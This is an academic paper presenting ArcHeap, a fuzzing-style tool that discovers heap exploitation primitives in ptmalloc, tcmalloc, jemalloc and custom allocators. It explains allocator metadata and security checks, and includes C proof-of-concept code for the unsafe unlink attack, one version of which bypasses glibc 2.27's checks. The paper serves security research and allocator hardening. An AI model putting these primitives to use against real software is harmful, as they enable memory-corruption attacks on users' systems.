Automatic Techniques to Systematically Discover New Heap Exploitation Primitives

Insu Yun Dhaval Kapil Taesoo Kim
Georgia Institute of Technology

***Abstract*—Exploitation techniques to abuse the metadata of heap allocators have been widely studied because of their generality (i.e., application independent) and powerful capability (i.e., bypassing mitigation). However, such techniques are commonly considered *arts*, and thus the approaches to discover them remain ad-hoc, manual, and allocator-specific at best.**

In this paper, we present an automatic tool, ARCHEAP, to systematically discover the unexplored heap exploitation primitives, regardless of their underlying implementations. The key idea of ARCHEAP is to let the computer autonomously explore the spaces, similar in concept to fuzzing, by specifying a set of common designs of modern heap allocators and root causes of vulnerabilities as models, and by providing heap operations and attack capabilities as actions. During the exploration, ARCHEAP checks whether the combinations of these actions can be potentially used to construct exploitation primitives, such as arbitrary write or overlapped chunks. As a proof, ARCHEAP generates working PoC that demonstrates the discovered exploitation technique.

We evaluated ARCHEAP with three real-world allocators (i.e., ptmalloc, tcmalloc, and jemalloc), as well as custom allocators from the DARPA Cyber Grand Challenge. As a result, ARCHEAP discovered *five previously unknown* exploitation primitives in ptmalloc and found several exploitation techniques against jemalloc, tcmalloc, and even custom heap allocators. To show the effectiveness of ARCHEAP's approach in other domains, we also studied how security features evolve and which exploit primitives are effective across different versions of ptmalloc.

I. INTRODUCTION

Heap-related vulnerabilities have been the most common, yet critical source of security problems in systems software [45, 60, 61, 67]. According to Microsoft, heap vulnerabilities accounted for 53% of security problems in their products in 2017 [48]. There are two properties that make heap vulnerabilities a preferable target for attacks. First, heap exploitation techniques tend to be application-independent, making it possible to write attack code without a deep understanding of application internals. Second, heap vulnerabilities are typically so powerful that attackers can easily bypass modern mitigation schemes by abusing them. For example, a seemingly benign bug that overwrites *one NULL byte* to the metadata of ptmalloc leads to a privilege escalation on Chrome OS [8].

Although communities have been studying possible attack techniques against heap vulnerabilities (see, Table I), such techniques are often considered arts, and thus the approaches to discover them remain ad-hoc, manual, and allocator-specific at best. Unfortunately, such a trend makes it hard for communities to inherit or share lessons and efforts in two dimensions, namely, time and space. In terms of time, it is not easy for developers of heap allocators to evaluate the feasibility of considered-to-be obsolete exploitation techniques when introducing a new security or non-security feature. For example, a recent feature, called tcache in ptmalloc, that is designed to improve the performance of heap operations by introducing a per-thread cache, does not follow the common integrity checks of nearby chunks during allocation or free, rendering all existing security checks ineffective against past exploitation techniques. In terms of space, it is difficult for developers of other heap allocators, such as dlmalloc, jemalloc, and tcmalloc, to apply lessons from the communities of ptmalloc without spending a non-trivial amount of effort. Not to mention, it is not uncommon to implement a custom heap allocator in systems software, making it much harder to share such knowledge across them.

2001	(1) Once upon a free()... [7]
2003	(1) Advanced Doug lea's malloc exploits [40]
2004	(2) Exploiting the wilderness [53]
2007	(2) The use of set_head to defeat the wilderness [28]
2007	(3) Understanding the heap by breaking it [23]
2009	(1) Yet another free() exploitation technique [38]
2009	(6) Malloc Des-Maleficarum [11]
2010	(2) The house of lore: Reloaded [12]
2014	(1) The poisoned NUL byte, 2014 edition
2015	(2) Glibc adventures: The forgotten chunk [30]
2016	(3) Ptmalloc fanzine [39]
2016	(3) New exploit methods against Ptmalloc of Glibc [68]
2016	(1) House of Einherjar [62]
2018	**(5) ARCHEAP**

TABLE I: Timeline for new heap exploitation techniques discovered and their count in parentheses (e.g., ARCHEAP found five new techniques in 2018).

In this paper, we present an automatic tool, ARCHEAP, to systematically discover the unexplored heap exploitation primitives, regardless of their underlying implementations. The key idea of ARCHEAP is to let the computer autonomously explore the spaces, similar in concept to fuzzing, which is proven to be practical and effective in discovering software bugs [32, 71].

However, it is non-trivial to apply classical fuzzing techniques in discovering new heap exploitation primitives for three reasons. First, to successfully trigger a heap vulnerability, it must generate a *particular* sequence of steps with exact data, quickly rendering the problem intractable by using fuzzing approaches. Accordingly, researchers attempted to tackle this problem by using symbolic execution instead, but stumbled over the well-known state explosion problem, thereby limiting its scope to validating *known* exploitation techniques [21]. Second, we need to devise a fast way to estimate the possibility of heap exploitation, as fuzzing techniques require clear signals, such as segmentation faults, to recognize *interesting* test cases. Third, the test cases generated by fuzzers are typically redundant and

obscure, so users are required to spend non-negligible time and effort analyzing the final results.

The key intuition to overcome these challenges (i.e., reducing search space) is to abstract the internals of heap allocators and the root causes of heap vulnerabilities (see §II-E). In particular, we observed that modern heap allocators share three common design components, namely, *binning*, *in-place metadata*, and *cardinal data*. On top of these models, we directed ARCHEAP to mutate and synthesize heap operations and attack capabilities. During the exploration, ARCHEAP checks whether the generated test case can be potentially used to construct exploitation primitives, such as arbitrary write or overlapped chunks—we devised a notion called *impacts of exploitation* for efficient evaluation (see, §IV-C). Whenever ARCHEAP finds a new exploit primitive, it generates as a proof a working PoC code by using delta-debugging [72] to reduce the redundant test cases to a minimal, equivalent class.

We evaluated ARCHEAP with three real-world allocators (i.e., ptmalloc, tcmalloc, and jemalloc) as well as custom allocators from the DARPA Cyber Grand Challenge. As a result, we discovered *five previously unknown* exploitation techniques against Linux's default heap allocator, ptmalloc. Compared with HeapHopper's approach, which relies on symbolic execution to verify exploitation techniques, ARCHEAP outperforms not just in finding new techniques—none are found by HeapHopper—but also in validating known techniques when no exploit-specific information is provided—only three out of eight techniques in ptmalloc were found by HeapHopper, while ARCHEAP found them all. While HeapHopper's approach is limited to ptmalloc (or its predecessor, dlmalloc) if no prior knowledge about a new allocator is available, ARCHEAP's approach can be extended beyond ptmalloc, and indeed found exploit primitives against other popular heap allocators, such as tcmalloc and jemalloc, as well as custom allocators from DARPA CGC. To show the effectiveness of ARCHEAP's approach in other domains, we also studied how security features evolve and which exploit primitives are effective across different versions of ptmalloc, demonstrating the need for an automated method to evaluate the security of heap allocators.

In summary, we make the following contributions:

- We show that heap allocators share common designs, and define the impacts of exploitation, which can be used to efficiently evaluate exploitation techniques.
- We design, implement, and evaluate our prototype, ARCHEAP, the tool that automatically discovers heap exploitation techniques for various real-world allocators and custom allocators.
- ARCHEAP outperforms a state-of-the-art tool, HeapHopper, in finding new techniques and found five new exploitation techniques in ptmalloc and several techniques in tcmalloc, jemalloc, and custom allocators.

II. ANALYSIS OF HEAP ALLOCATORS

A. Modern Heap Allocators

Dynamic memory allocation [44] plays an essential role in managing a program's heap space. The C standard library defines a set of APIs to manage dynamic memory allocations such as `malloc()` and `free()` [27, 41]. For example, `malloc()` allocates the given number of bytes and returns a pointer to the allocated memory, and `free()` reclaims the memory specified by the given pointer.

A variety of heap allocators have been developed to meet the specific needs of target programs. Heap allocators have two types of common goals: *good performance* and *small memory footprint*—minimizing the memory usage as well as reducing fragmentation, which is the unused memory (i.e., hole) among in-use memory blocks. Unfortunately, these two desirable properties are fundamentally conflicting; an allocator should minimize additional operations to achieve good performance, whereas it requires additional operations to minimize fragmentation. Therefore, the goal of an allocator is typically to find a good balance between these two goals for its own workloads.

Common designs. To achieve the aforementioned goals, allocators share common designs: *binning*, *in-place metadata*, and *cardinal data*.

Many allocators use size-based classification, known as binning. They divide a whole size range into multiple groups and manage memory blocks separately according to their size group. For example, small-size memory blocks focus on performance, and large-size memory blocks focus on memory usage of the allocators. Moreover, by dividing size groups, when they try to find the best-fit block that is the smallest but sufficient block for given request, they scan only blocks in the proper size group instead of scanning all memory blocks.

Moreover, many dynamic memory allocators place metadata near the payload, called *in-place metadata*. To minimize memory fragmentation, a memory allocator should maintain information about allocated or freed memory in metadata. Even though the allocator can place metadata and payload in distinct locations, many allocators store the metadata near the payload to increase locality. In particular, by connecting metadata and payload, an allocator can get benefits from the cache. Moreover, in-place metadata can reduce memory usage by storing metadata in the payload of freed memory. Since the payload of freed memory will no longer be used by the application, the allocator can reuse this part.

Further, memory allocators contain only cardinal data that are not encoded and essential for fast lookup and memory usage. In particular, metadata are mostly pointers or size-related values that are used for their data structures. For example, ptmalloc stores a raw pointer for a linked list that is used to maintain freed memory blocks.

Comparison of heap allocators. To verify whether memory allocators follow common designs, we manually investigated widely used memory allocators, ptmalloc, dlmalloc, jemalloc, PartitionAlloc and libumem, as shown in Table II. All of the allocators use binning and cardinal data (i.e., only pointers and size-related information) for their performance. Many allocators still have used in-place metadata and some allocators have used dedicated region for metadata because of security concerns. Their design decisions are various based on their purpose, e.g., tcmalloc compromises security for high performance, whereas

Allocators	B	I	C	Description (applications)
ptmalloc	✓	✓	✓	A default allocator in Linux.
dlmalloc	✓	✓	✓	An allocator that ptmalloc is based on.
jemalloc	✓		✓	A default allocator in FreeBSD.
tcmalloc	✓	✓	✓	A high-performance allocator from Google.
PartitionAlloc	✓		✓	A default allocator in Chromium.
libumem	✓		✓	A default allocator in Solaris.

B: Binning, **I**: In-place metadata, **C**: Cardinal data

TABLE II: Common designs used in various memory allocators. This table shows that even though their detailed implementations could be different, heap allocators share common designs that can be exploited for automatic testing.

```
struct malloc_chunk {
  // size of "previous" chunk
  //  (only valid when the previous chunk is freed, P=0)
  size_t prev_size;

  // size in bytes (aligned by double words): lower bits
  // indicate various states of the current/previous chunk
  //   A: alloced in a non-main arena
  //   M: mmapped
  //   P: "previous" in use (i.e., P=0 means freed)
  size_t size;

  // double links for free chunks in small/large bins
  //  (only valid when this chunk is freed)
  struct malloc_chunk* fd;
  struct malloc_chunk* bk;

  // double links for next larger/smaller size in largebins
  //  (only valid when this chunk is freed)
  struct malloc_chunk* fd_nextsize;
  struct malloc_chunk* bk_nextsize;
};
```



Fig. 1: Metadata for a chunk in ptmalloc and memory layout for the in-use and freed chunks [26].

PartitionAlloc [31] supports many security properties, including isolation of objects (e.g., Bugs in DOM objects cannot corrupt JavaScript objects).

B. ptmalloc: The Heap Allocator for glibc

In this section, we discuss ptmalloc [25, 26, 29], the heap allocator used in glibc, whose exploitation techniques have been heavily studied due to its prevalence and its complexity of metadata [7, 9, 11, 22, 23, 28, 38, 40, 53].

Metadata. A chunk in ptmalloc is a memory region containing metadata and payload. Memory allocation API such as `malloc()` returns the address of the payload in the chunk. Figure 1 shows the metadata of a chunk and its memory layout for an in-use and a freed chunk. `prev_size` represents the size of a previous chunk if it is freed. We note that `prev_size` of a chunk is overlapped with the payload of the previous chunk. This is legitimate since `prev_size` is considered only after the previous chunk is freed, i.e., the payload is no longer used. `size` represents the size of a current chunk. The real size of the chunk is 8-bit aligned, and the 3 LSBs of the size are used for storing the state of the chunk. The last bit of size, called `PREV_IN_USE` (P), shows whether the previous chunk is in-use. For example, in Figure 1, after the chunk is freed, the `PREV_IN_USE` in the next chunk is changed from 1 to 0. Other metadata, `fd`, `bk`, `fd_nextsize`, and `bk_nextsize`, are used for maintaining linked lists that hold freed chunks.

Name	Num	Range	Uniform	List	Merge
TCache	64	$[0, 516/1032]$	✓	1 Single	
Fast	10	$[0, 64/128)$	✓	1 Single	
Small	62	$[0, 508/1016)$	✓	1 Double	✓
Large	63	$[508/1016, \infty)$		2 Double	✓
Unsorted	1	$[0, \infty)$		1 Double	✓

TABLE III: The characteristics of bins in ptmalloc in a 32/64-bit environment; the number of bins, range of size of bins, size consistency (i.e., chunks in a bin has same size), what linked lists are maintained by the bin, and its merging. The sizes before the slash (/) in the range column are for a 32-bit environment, and the sizes after the slash are for a 64-bit environment.

Binning. ptmalloc has several types of bins: fast bin, small bin, large bin, unsorted bin, and tcache [19], which behaves like a caching layer for allocation and free. Table III summarizes the characteristics of each bin.

ptmalloc has 10 fast bins that store small freed chunks. Since the chunks are not merged and their sizes in the same fast bin are consistent, ptmalloc does not need to remove a chunk of a fast bin in the middle. Therefore, ptmalloc uses a single-linked list that requires a smaller number of bookkeeping operations, so it is faster than a double-linked list. A fast bin maintains the linked list using `fd` of the metadata.

Different from the fast bin, a small bin allows merging (aka., consolidation). In `free()`, a small-bin chunk merges with other adjacent chunks that are already freed. This helps to reduce memory fragmentation. Due to merging, a chunk in the middle of a small bin needs to be removed and added to another bin for a larger size. To support this chunk modification, a small bin manages chunks using a doubly-linked list defined by `fd` and `bk` in the chunks.

A large bin is similar to the small bin but can have variable-size chunks in a single bin. Therefore, unlike a fast bin or a small bin that can find the best-fit chunk in a constant time by accessing the first entry of the bin, a large bin requires scanning its list to find one. To optimize this scan, a large bin maintains another sorted, double-linked list that is defined by the metadata, `fd_nextsize` and `bk_nextsize`.

The unsorted bin is a special bin that serves as a fast, staging place for free chunks. If a small or large chunk is freed, it first moves to the unsorted bin. When allocating memory, ptmalloc first scans the unsorted bin to find a chunk before scanning other bins. During this scan, if a chunk in the unsorted bin is not suitable for allocation, it will move to a regular bin (i.e., a small bin or a large bin). Using the unsorted bin, ptmalloc can defer the decision for the regular bins and increase locality to improve performance.

The tcache, per-thread cache, is enabled by default from glibc 2.26. It works similar to a fast bin but requires no locking as allocated per thread, and therefore it can achieve significant

Name	Error message	Version	Xenial	Bionic
D1	corrupted double-linked list	2.3.4	✓	✓
D2	corrupted double-linked list (not small)	2.21		✓
D3	free(): corrupted unsorted chunks	2.11	✓	✓
D4	malloc(): corrupted unsorted chunks 1	2.11		
D5	malloc(): corrupted unsorted chunks 2	2.11	✓	✓
D6	malloc(): smallbin double linked list corrupted	2.11	✓	✓
S1	free(): invalid next size (fast)	2.3.4	✓	✓
S2	free(): invalid next size (normal)	2.3.4	✓	✓
S3	free(): invalid size	2.4	✓	✓
S4	malloc(): memory corruption	2.3.4	✓	✓
F1	double free or corruption (!prev)	2.3.4	✓	✓
F2	double free or corruption (fasttop)	2.3.4	✓	✓
F3	double free or corruption (top)	2.3.4	✓	✓
F4	double free or corruption (out)	2.3.4	✓	✓
U1	malloc(): memory corruption (fast)	2.3.4	✓	✓
U2	malloc_consolidate(): invalid chunk size	2.27	—	✓
SP1	break adjusted to free malloc space	2.10.1	✓	✓
SP2	corrupted size vs. prev_size	2.26	✓	✓
SP3	free(): invalid pointer	2.0.1	✓	✓
SP4	munmap_chunk(): invalid pointer	2.4	✓	✓
SP5	invalid fastbin entry (free)	2.12.1		

D: Data structure integrity checks, **S**: Size range constraints, **F**: Freeable memory checks, **U**: Uniform size checks, **SP**: Specialized checks

TABLE IV: Security checks in ptmalloc; a check's name that consists of its type and a unique identifier, an error message for its failure, and version that the check is first introduced, and covered checks by ARCHEAP in Ubuntu versions (details in §VII-B).

performance improvements for multithread programs [19].

Consolidation. Unlike a chunk in a non-fast bin, a chunk in a fast bin does not consolidate when freed. Instead, ptmalloc consolidates all freed fast bin chunks at once using `malloc_consolidate()` in special cases, for example, allocating large bin size memory in `malloc()` [39]. Since these cases are rare, ptmalloc can improve the performance of a fast bin by deferring its consolidation as much as possible.

Special chunks. The top chunk (aka., the wilderness chunk) is a special chunk that borders the top of the system memory. Because of its location, the top chunk is the only chunk that is extendable using the `sbrk` system call. To avoid fragmentation, the top chunk is used to serve a memory allocation request only if no other chunk can serve the request.

C. Security Checks in ptmalloc

To prevent heap exploitation, ptmalloc performs a lot of security checks, verifying the integrity of heap metadata. Whenever it finds a potential integrity violation of heap metadata, it aborts the execution of a program with an error message describing the detected violation. To better understand these checks, we categorize them into the following five groups, as shown in Table IV.

Data structure integrity (D1–D6). The most dominant type of checks in ptmalloc is to verify the integrity of internal data structures. In particular, they check the structure of a double-linked list; for example, a next link of one node's previous link should point to the node itself. Since this invariant should be satisfied in the lifetime of all double-linked lists, ptmalloc performs this check in many places whenever possible, such as `unlink()` (D1, D2), `free()` (D3), and `malloc()` (D4, D5, D6). Note that it is possible to check the integrity of the whole double-linked list by iterating all nodes, but due to the performance concern, ptmalloc checks a corresponding chunk that it is about to perform any operation on.

Size range constraints (S1–S4). A size value in ptmalloc's metadata has universal constraints: the size should be greater than the minimum size to contain metadata, and it should be smaller than the system memory size. These security checks verify whether a size value satisfies these constraints.

Freeable memory checks (F1–F4). To reduce fragmentation, ptmalloc maintains information related to free chunks. By using this information, ptmalloc can check whether the memory to free is valid. For example, F1 checks whether the memory is already freed using `PREV_IN_USE` of its next chunk—due to the consolidation, there are no two contagious free chunks in ptmalloc. This also can be checked using the latest freed chunk (F2), the top chunk (F3), and the boundary of heap (F4).

Uniform size check (U1–U2). Since chunks in a fast bin and a small bin must have the same size, U1 and U2 check this invariant in `malloc()` and `malloc_consolidate()`, respectively.

Specialized checks (SP1–SP5). SP1 compares `sbrk` syscall with the top chunk, and SP2 checks consistency between a chunk size and its corresponding `prev_size`. Moreover, SP3 validates a freeing pointer, and SP4 checks page-alignment in `munmap()`. SP5 is distinct from others since it checks the consistency of a fast bin in a multi-threaded environment.

D. Heap Exploitation

If an attack found a vulnerability that corrupts heap metadata (e.g., overflow) or improperly uses heap APIs (e.g., double free), the next step is to develop the bug to do a more useful exploit primitive such as arbitrary write. To do so, attackers typically have to modify the heap metadata, craft a fake chunk, or call other heap APIs according to the implementation of the target heap allocator. Unfortunately, this development is far from trivial since it requires in-depth understanding of an allocator not just to abuse its metadata but to avoid all relevant security checks. Therefore, researchers have studied and shared heap exploitation techniques that are reusable methods to develop a vulnerability to a useful attack primitive [7, 9, 11, 22, 22, 23, 28, 38, 40, 53, 62, 68]. Table V shows modern heap exploitation techniques collected from previous work [21] and new ones that ARCHEAP found.

Example: Unsafe unlink. One of the most famous heap exploitation technique is the *unsafe unlink attack*, which abuses the unlink mechanism of a double-linked list in heap allocators, as illustrated in Figure 2a and Figure 2b. By modifying a forward pointer (`P->fd`) into a properly encoded target location and a backward pointer (`P->bk`) into a desired value, attackers can write the value to the target location (`P->fd->bk = P->bk`). Due to the prevalence of a double-linked list, the same technique had been used for many allocators, including dlmalloc, ptmalloc, and even the Windows heap allocator [7].

To mitigate this attack, allocators added new security checks in Figure 2a, which turn out to be insufficient to prevent the attack. The check verifies an invariant of a double-linked list that a backward pointer of a forward pointer of a chunk should point to the chunk (i.e., `P->fd->bk == P`) and vice versa. Therefore, attackers cannot make the pointers directly refer to arbitrary locations as before since the pointers will not hold the invariant. Even though the check prevents the aforementioned

Name	Abbr.	Description	New
Fast bin dup	FD	Corrupting a fast bin freelist (e.g., by double free or write-after-free) to return an arbitrary location	
Unsafe unlink	UU	Abusing unlinking in a freelist to get arbitrary write	
House of spirit	HS	Freeing a fake chunk of fast bin to return arbitrary location	
Poison null byte	PN	Corrupting heap chunk size to consolidate chunks even in the presence of allocated heap	
House of lore	HL	Abusing the small bin freelist to return an arbitrary location	
Overlapping chunks	OC	Corrupting a chunk size in the unsorted bin to overlap with an allocated heap	
House of force	HF	Corrupting the top chunk to return an arbitrary location	
Unsorted bin attack	UB	Corrupting a freed chunk in unsorted bin to write a uncontrollable value to arbitrary location	
House of einherjar	HE	Corrupting `PREV_IN_USE` to consolidate chunks to return an arbitrary location that requires a heap address	
Unsorted bin into stack	UBS	Abusing the unsorted freelist to return an arbitrary location	✓
House of unsorted einherjar	HUE	A variant of house of einherjar that does not require a heap address	✓
Unaligned double free	UFF	Corrupting a small bin freelist to return already allocated heap	✓
Overlapping small chunks	OCS	Corrupting a chunk size in a small bin to overlap chunks	✓
Fast bin into other bin	FDO	Corrupting a fast bin freelist and use `malloc_consolidate()` to return an arbitrary non-fast-bin chunk	✓

TABLE V: Modern heap exploitation techniques from recent work [21] including new ones found by ARCHEAP in ptmalloc with abbreviations and brief descriptions. For brevity, we omitted tcache-related techniques.

attack, attackers can avoid this check by making a fake chunk meet the condition, as in Figure 2c. Compared to the previous one, the check makes the exploitation more complicated, but still feasible.

E. Generalizing Heap Exploitation

Heap exploitation can be generalized in three aspects: 1) types of bugs (i.e., allowing an attacker to divert the program into unexpected states), 2) capabilities of attackers (i.e., defining legitimate actions for an attacker to launch), and 3) impact of exploitation (i.e., describing what an attacker can achieve as a result). This section elaborates on each of these aspects.

1) Types of bugs. There are four common types of heap-related bugs that instantiate exploitation:

- **Overflow (OF):** Writing beyond an object boundary.
- **Write-after-free (WF):** Reusing a freed object.
- **Arbitrary free (AF):** Freeing an arbitrary pointer.
- **Double free (FF):** Freeing a previously reclaimed object.

Each of theses mistakes of a developer allows attackers to divert the program into unexpected states in a certain way: **overflow** allows modification of the all metadata (e.g., `struct malloc_chunk` in Figure 1) of any consequent chunks (e.g., freed or allocated objects or even special chunks like top); **write-after-free** allows modification of the free metadata (e.g., `fd/bk` in Figure 1), which is similar in spirit to use-after-free; **double free** allows violation of the operational integrity of the internal heap metadata (e.g., multiple reclaimed pointers linked in the heap structure); and **arbitrary free** similarly breaks the operational integrity of the heap management but in a highly controlled manner—freeing an object with the crafted metadata (e.g., `size` in Figure 1). Since **overflow** enables a variety of paths for exploitation, we further characterize its types based on common mistakes and errors by developers.

- **Off-by-one (O1):** Overwriting the last byte of the next consequent chunk (e.g., when making a mistake in size calculation, such as CVE-2016-5180 [34]). It overwrites `P`-bit of `size` in Figure 1.
- **Off-by-one NULL (O1N):** Similar to the previous type, but overwriting the NULL byte (e.g., when using string related libraries such as `sprintf`). It overwrites `P=1` to `P=0` in Figure 1, tricking the allocated object to be freed.

It is worth noting that, unlike a typical exploit scenario that assumes arbitrary read and writes in heap exploitation, we exclude such a primitive for two reasons: it is too specific to applications and execution contexts, hardly meaningful for generalization, and it is often too powerful for attackers to launch easier attacks, demotivating heap exploitation. Therefore, such powerful primitives are rather considered one of the ultimate goals of heap exploitation.

2) Capabilities of attackers. To commonly describe heap exploitation techniques, we clarify legitimate actions that an attacker can launch. First, an attacker can allocate an object with an *arbitrary size*, and free the object in an *arbitrary order*. This essentially means that the attack can invoke an arbitrary number of `malloc` with an arbitrary size parameter and invoke `free` (or not) in whichever order the attacker wishes.

Second, an attacker can *write arbitrary data* on legitimate memory regions (i.e., the `payload` in Figure 1 or global memory). Although such legitimate behaviors in theory depend largely on applications, complex, real-world applications typically exhibit such behaviors. For example, in browsers, attackers can arbitrarily invoke `malloc` with an arbitrary size by allocating `ArrayBuffer`, and `free` these objects by reclaiming them. In addition, the attacker can write any data into the allocated `ArrayBuffer`. However, it is worth noting that it is always more favorable to attackers if a heap exploit technique requires fewer capabilities than what is described here, and in such cases, we make a side note for better clarification.

3) Impact of exploitation. The goal of each heap exploitation technique is to develop common types of heap-related bugs into more powerful exploit primitives for a full-fledged attack. For the systematization of a heap exploit, we categorize its final impact (i.e. achieved exploit primitives) into four classes:

- **Arbitrary-chunk (AC):** Hijacking the next `malloc` to return an arbitrary pointer of choice.
- **Overlapping-chunk (OC):** Hijacking the next `malloc` to return a chunk inside a controllable (e.g., over-writable) chunk by an attacker.
- **Arbitrary-write (AW):** Developing the heap-related bug into an arbitrary write (a write-where-what primitive).
- **Restricted-write (RW):** Similar to arbitrary-write, but with various restrictions (e.g., non-controllable "what" but a static pointer to a global heap structure like bins).

```
#define unlink(AV, P, BK, FD)                                    \
    /* (1) checking if size == the next chunk's prev_size */     \
★   if (chunksize(P) != prev_size(next_chunk(P)))                 \
★     malloc_printerr("corrupted size vs. prev_size");           \
    FD = P->fd;                                                  \
    BK = P->bk;                                                  \
    /* (2) checking if prev/next chunks correctly point to me */ \
★   if (FD->bk != P || BK->fd != P)                              \
★     malloc_printerr("corrupted double-linked list");           \
★   else {                                                       \
      FD->bk = BK;                                               \
      BK->fd = FD;                                               \
      ...                                                        \
★   }
```

(a) Security checks introduced since glibc 2.2.4 and 2.26. Two security checks first validate two invariants (see, comments above) before unlinking the victim chunk (i.e., P).

```
// [PRE-CONDITION]
//   sz : any non-fast-bin size
//   dst: where to write (void*)
//   val: target value (ptr to writable memory)
// [BUG] buffer overflow (p1)
// [POST-CONDITION]
//   *dst = val
void *p1 = malloc(sz);
void *p2 = malloc(sz);

struct malloc_chunk *c2 = raw_to_chunk(p2);

// [BUG] overflowing p1
c2->prev_size = 0;
// next chunk's size == c2's prev_size, tricking c2 freed (P=0)
c2->size = -sizeof(void*);
c2->fd = dst - offsetof(struct malloc_chunk, bk);
c2->bk = val;

// trigger unlink(c2) via forward consolidation
free(p1);

assert(*dst == val);
```

(b) The unsafe unlink exploitation in glibc 2.3.3

```
// Same PRE/POST CONDITIONS and BUG as (b)
void *p1 = malloc(sz);
void *p2 = malloc(sz);

struct malloc_chunk *fake = p1;
// bypassing (1): P->size == next_chunk(P)->prev_size
fake->size = sizeof(void*);
// bypassing (2): P->fd->bk == P && P->bk->fd == P
fake->fd = (void*)&p1 - offsetof(struct malloc_chunk, bk);
fake->bk = (void*)&p1 - offsetof(struct malloc_chunk, fd);

struct malloc_chunk *c2 = raw_to_chunk(p2);

// [BUG] overflowing p1: it shrinks the previous chunk's size,
// tricking 'fake' as the previous chunk
c2->prev_size = chunk_size(sz) \
                - offsetof(struct malloc_chunk, fd);
// tricking the previous chunk freed, P=0
c2->size &= ~1;

// triggering unlink(fake) via backward consolidation
free(p2);

assert(p1 == (void*)&p1 - offsetof(struct malloc_chunk, bk));
// writing with p1: overwriting itself to dst
*(void**)(p1 + offsetof(struct malloc_chunk, bk)) = target;
// writing with p1: overwriting *dst with val
*(void**)p1 = (void*)val;

assert(*dst == val);
```

(c) The unsafe unlink exploitation in glibc 2.27 [57]

Fig. 2: The unlink macros and corresponding exploits in glibc 2.3.3 and glibc 2.27. Compared to glibc 2.3.3, two security checks have been added in glibc 2.27. The first one hardens the off-by-one overflow and the second one hardens unlinking abuse. Even though the security checks harden the attack, it is still avoidable.

Attackers might want to launch a control-hijacking attack by using these exploit primitives combined with application-specific execution contexts. For example, in the unsafe unlink case (see, Figure 2), attackers can develop a word-byte overflow to the arbitrary write by repeatedly referring and writing the object from a local variable (i.e., p1).

III. Technical Challenges

Our goal is to automatically explore new types of heap exploitation techniques given an implementation of any heap allocators—its source code is not required. Such a capability not only enables automatic exploit synthesis but also makes several, unprecedented applications possible: 1) systematically discovering unknown types of heap exploitation schemes; 2) comprehensively evaluating the security of popular heap allocators; and 3) providing insight into what and how to improve their security. However, achieving this autonomous capability is far from trivial, for the following reasons.

Autonomous reasoning of the heap space. To find heap exploitation techniques, we should handle a large search space consisting of enormous possible orders, arguments for heap APIs, and data in the heap and global buffer. This space could be greatly reduced using exploit-specific knowledge [21], however, this is not applicable for finding new exploit techniques. To resolve this issue, we use a *random* search algorithm that is effective in exploring a large search space [36]. In particular, we use a fuzzer as a meta-explorer by encoding heap actions from a binary form that a fuzzer can mutate and synthesize effectively. We also abstract common designs of modern heap allocators to further reduce the search space (§IV-B).

Devising exploitation techniques. While enumerating possible candidates for an exploit technique, a system needs to verify whether the candidate is valuable. One way to assess the candidates is to synthesize a full exploit automatically (e.g., spawning a shell), but it is extremely difficult and inefficient, especially for heap vulnerabilities [10, 15, 20, 36, 55, 56]. To resolve this issue, we devise the concept of *impact of exploitation*. In particular, we estimate the impacts of heap exploitation primitives (i.e., AC, OC, AW, and RW) during exploration instead of synthesizing a full exploit. We will show that these impacts can be quickly detectable at runtime by utilizing *shadow memory* (§IV-C).

Normalization. Even though random search is effective in exploring a large search space, an exploitation technique found by this algorithm tends to be redundant and inessential, requiring non-trivial time to analyze the result. To fix this issue, we leverage *delta-debugging* techniques to minimize the redundant actions and transform the found result into an essential class. This is so effective that we could reduce 84.3% of actions, drastically helping us to share the new exploitation techniques with the communities (§IV-D).

IV. Autonomous Exploration of Heap Exploitation

A. Overview

ArcHeap follows a common paradigm in classical fuzzing—test generation, crash detection, and test reduction, but tailored to heap exploitation (see Figure 3). It first mutates and generates



Fig. 3: Overview of ARCHEAP. It first generates a sequence of heap actions given a model specification. While executing the generated actions, it estimates the impact of exploitation. Whenever a new exploit is found, it minimizes the actions and produces a PoC code.

a sequence of heap actions based on a user-provided model specification. Heap actions that ARCHEAP can formulate include heap allocation, free, buffer writes, heap writes, and bug invocation (§IV-B). During execution, ARCHEAP evaluates whether the executed test case results in impacts of exploitation, similar in concept to detecting a crash in fuzzing (§IV-C). Whenever ARCHEAP finds a new exploit, it minimizes the heap actions and produces as a proof a PoC code (see, Figure 4) that contains only an essential set of actions (§IV-D).

Model specifications. Users can optionally provide a model specification either to direct ARCHEAP to focus on a certain type of exploitation techniques or to restrict the conditions of a target environment. For example, *house-of-force* (see Table V) requires *arbitrary* size allocation, so without guidance, ARCHEAP tends to converge to another exploitation technique. It accepts five types of restrictions: chunk sizes, bugs, impacts, actions, and knowledge. The first four types are self-explanatory, and the knowledge is about the ability of an attacker to break ASLR (i.e., prior knowledge of certain addresses). Users can specify three types of addresses that an attacker may know: a global buffer address, a heap address, and a container address.

B. Generating Actions for Abstract Heap Models

ARCHEAP generates five types of heap-related actions: allocation, deallocation, buffer writes, heap writes, and bug invocation. It encodes each action as a sequence of bits such that the random output of a fuzzer can be appropriately mapped to these actions for interpretation. To reduce the search space, it formulates each action on top of an *abstract* heap model that accommodates the common design idioms of modern heap allocators. The following explains how each action takes advantage of the abstract model in reducing the search space.

